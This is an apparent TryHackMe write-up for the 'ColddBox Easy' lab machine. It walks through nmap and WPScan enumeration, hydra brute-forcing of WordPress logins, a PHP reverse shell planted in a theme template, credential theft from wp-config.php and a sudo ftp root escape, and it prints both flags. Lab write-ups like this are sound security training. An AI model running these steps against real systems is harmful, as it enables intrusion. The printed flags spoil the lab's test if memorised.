ColdBoxEasy

Task 1 boot2Root

Can you get access and get both **flags**?

Good Luck!.

Start Machine

Doubts and / or help in twitter: @martinfriasc or @ColddSecurity

Thumbnail box image credits, designed by Freepik from www.flaticon.es

Active Machine Information

Title	IP Address	Expires
ColddBox-ColddSecurity	10.10.60.72	40m 58s

? Add 1 hour

Terminate

Enumeration

`sudo nmap -p- --min-rate 5000 -Pn <IP>`

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn -oN ~/TryHackMe/ColdBoxEasy/fastScan 10.10.60.72
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-03 19:22 EDT
Nmap scan report for 10.10.60.72
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
4512/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 15.47 seconds
```

`sudo nmap -sV -sC -A -p 80,4512 <IP>`

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -A -p 80,4512 -oN ~/TryHackMe/ColdBoxEasy/spec-ports 10.10.60.72
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-03 19:23 EDT
Nmap scan report for 10.10.60.72
Host is up (0.19s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: ColddBox | One more machine
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
4512/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4ebf98c09bc536808c96e8969565973b (RSA)
|   256 8817f1a844f7f8062fd34f733298c7c5 (ECDSA)
|_  256 f2fc6c750820b1b2512d94d694d7514f (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.4
OS details: Linux 5.4
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 4512/tcp)
HOP RTT       ADDRESS
1   191.53 ms 10.8.0.1
2   191.76 ms 10.10.60.72

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.64 seconds
```

Finding credentials

Using WPScan

`wpscan --url http://<IP> -e vp,vt,u`

```
┌──(kali㉿kali)-[~/TryHackMe/ColdBoxEasy]
└─$ wpscan -e vp,vt,u --url http://10.10.60.72
_______________________________________________________________

         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.10.60.72/ [10.10.60.72]
[+] Started: Sat Jun  3 19:44:48 2023

Interesting Finding(s):
```


As result, there’re 3 users: **philip, c0ldd, hugo**

```
[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Using directory scan tools (gobuster, ffuf,…)

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --no-error -t 40 -u http://10.10.60
.72/
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.60.72/
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/06/03 19:27:35 Starting gobuster in directory enumeration mode
===============================================================
/wp-content           (Status: 301) [Size: 315] [--> http://10.10.60.72/wp-content/]
/wp-includes          (Status: 301) [Size: 316] [--> http://10.10.60.72/wp-includes/]
/wp-admin             (Status: 301) [Size: 313] [--> http://10.10.60.72/wp-admin/]
/hidden               (Status: 301) [Size: 311] [--> http://10.10.60.72/hidden/]
/server-status        (Status: 403) [Size: 276]
Progress: 176434 / 220561 (79.99%)^C
[!] Keyboard interrupt detected, terminating.

===============================================================
2023/06/03 19:42:45 Finished
===============================================================
```

Open web-browser with following dir



U-R-G-E-N-T

C0ldd, you changed Hugo's password, when you can send it to him so he can continue uploading his articles. Philip

Cracking password

Using WPScan

Create **txt** file contains user accounts

```
┌──(kali㉿kali)-[~/TryHackMe/ColdBoxEasy]
└─$ cat users.txt
c0ldd
hugo
philip
```

```
wpscan -U users.txt -P ~/Downloads/rockyou.txt --url http://<IP>
```

```
[+] Performing password attack on Wp Login against 3 user/s
[SUCCESS] - c0ldd / 9876543210
^Cying hugo / tobias Time: 00:24:37 <                                  > (7139 / 43034397)  0.01%  ETA: ??:??:??
[!] Valid Combinations Found:
 | Username: c0ldd, Password: 9876543210
```

Using hydra


Manually catch the request form or using the cheat sheet from

> https://github.com/frizb/Hydra-Cheatsheet

```
hydra -L users.txt -P ~/Downloads/rockyou.txt <IP> http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'
```

```
┌──(kali㉿kali)-[~/TryHackMe/ColdBoxEasy]
└─$ hydra -L users.txt -P ~/Downloads/rockyou.txt 10.10.44.176 http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-03 20:33:28
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 43033194 login tries (l:3/p:14344398), ~2689575 tries per task
[DATA] attacking http-post-form://10.10.44.176:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location
[STATUS] 125.00 tries/min, 125 tries in 00:01h, 43033069 to do in 5737:45h, 16 active
[STATUS] 124.00 tries/min, 372 tries in 00:03h, 43032822 to do in 5783:59h, 16 active
[STATUS] 122.29 tries/min, 856 tries in 00:07h, 43032338 to do in 5864:60h, 16 active
[80][http-post-form] host: 10.10.44.176   login: c0ldd   password: 9876543210
[STATUS] 956327.00 tries/min, 14344905 tries in 00:15h, 28688289 to do in 00:30h, 16 active
[STATUS] 462804.94 tries/min, 14346953 tries in 00:31h, 28686241 to do in 01:02h, 16 active
```

Exploit Wordpress




Choose a template for editing. For example: **404 Template**

Copy & paste the **php-reverse-shell** from


https://github.com/pentestmonkey/php-reverse-shell

Then, change the **IP** and **PORT** to the attacker's **IP,PORT**. Click **Update File**




Gaining access

Set up **netcat** listener: `nc -lvnp <PORT>`




To execute the **edited 404 Template**, go to the main page of target machine: **http://<IP>**




Click on the title **The ColddBox is here**

Take a look at the URL, it was changed from **http://<IP>** → **http://<IP>?p=1**



Change the number **1** to any different number that the page cannot handle. For example: **9999**

Submit the URL and get back to the **Netcat Listener** window



Privilege Escalation

Gain C0ldd user

Go to **/var/www/html** to check the files for sensitive data. After looking through files, the file **wp-config.php** contain the user **C0ldd's** password

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

`su c0ldd`

```
$ su c0ldd
su: must be run from a terminal
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity

c0ldd@ColddBox-Easy:/var/www/html$ id
id
uid=1000(c0ldd) gid=1000(c0ldd) grupos=1000(c0ldd)
mbashare)
c0ldd@ColddBox-Easy:/var/www/html$
```

Get 1st flag

```
c0ldd@ColddBox-Easy:/var/www/html$ ls /home/
ls /home/
c0ldd
c0ldd@ColddBox-Easy:/var/www/html$ ls /home/c0ldd
ls /home/c0ldd
user.txt
c0ldd@ColddBox-Easy:/var/www/html$ cat /home/c0ldd/user.txt
cat /home/c0ldd/user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:/var/www/html$
```

⇒ 1st flag: RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==

Gain root

`sudo -l`

```
c0ldd@ColddBox-Easy:/var/www/html$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:/var/www/html$
```

Go to https://gtfobins.github.io/ and choose 1 of 3 below services to get root

In this situation, I used `/usr/bin/ftp`

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ftp
!/bin/sh
```

```
c0ldd@ColddBox-Easy:/var/www/html$ sudo /usr/bin/ftp
sudo /usr/bin/ftp
ftp> !/bin/bash
!/bin/bash
root@ColddBox-Easy:/var/www/html# id
id
uid=0(root) gid=0(root) grupos=0(root)
root@ColddBox-Easy:/var/www/html#
```

Get 2nd flag

```
root@ColddBox-Easy:/var/www/html# ls /root
ls /root
root.txt
root@ColddBox-Easy:/var/www/html# cat /root/root.txt
cat /root/root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
root@ColddBox-Easy:/var/www/html#
```

⇒ 2nd flag: wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=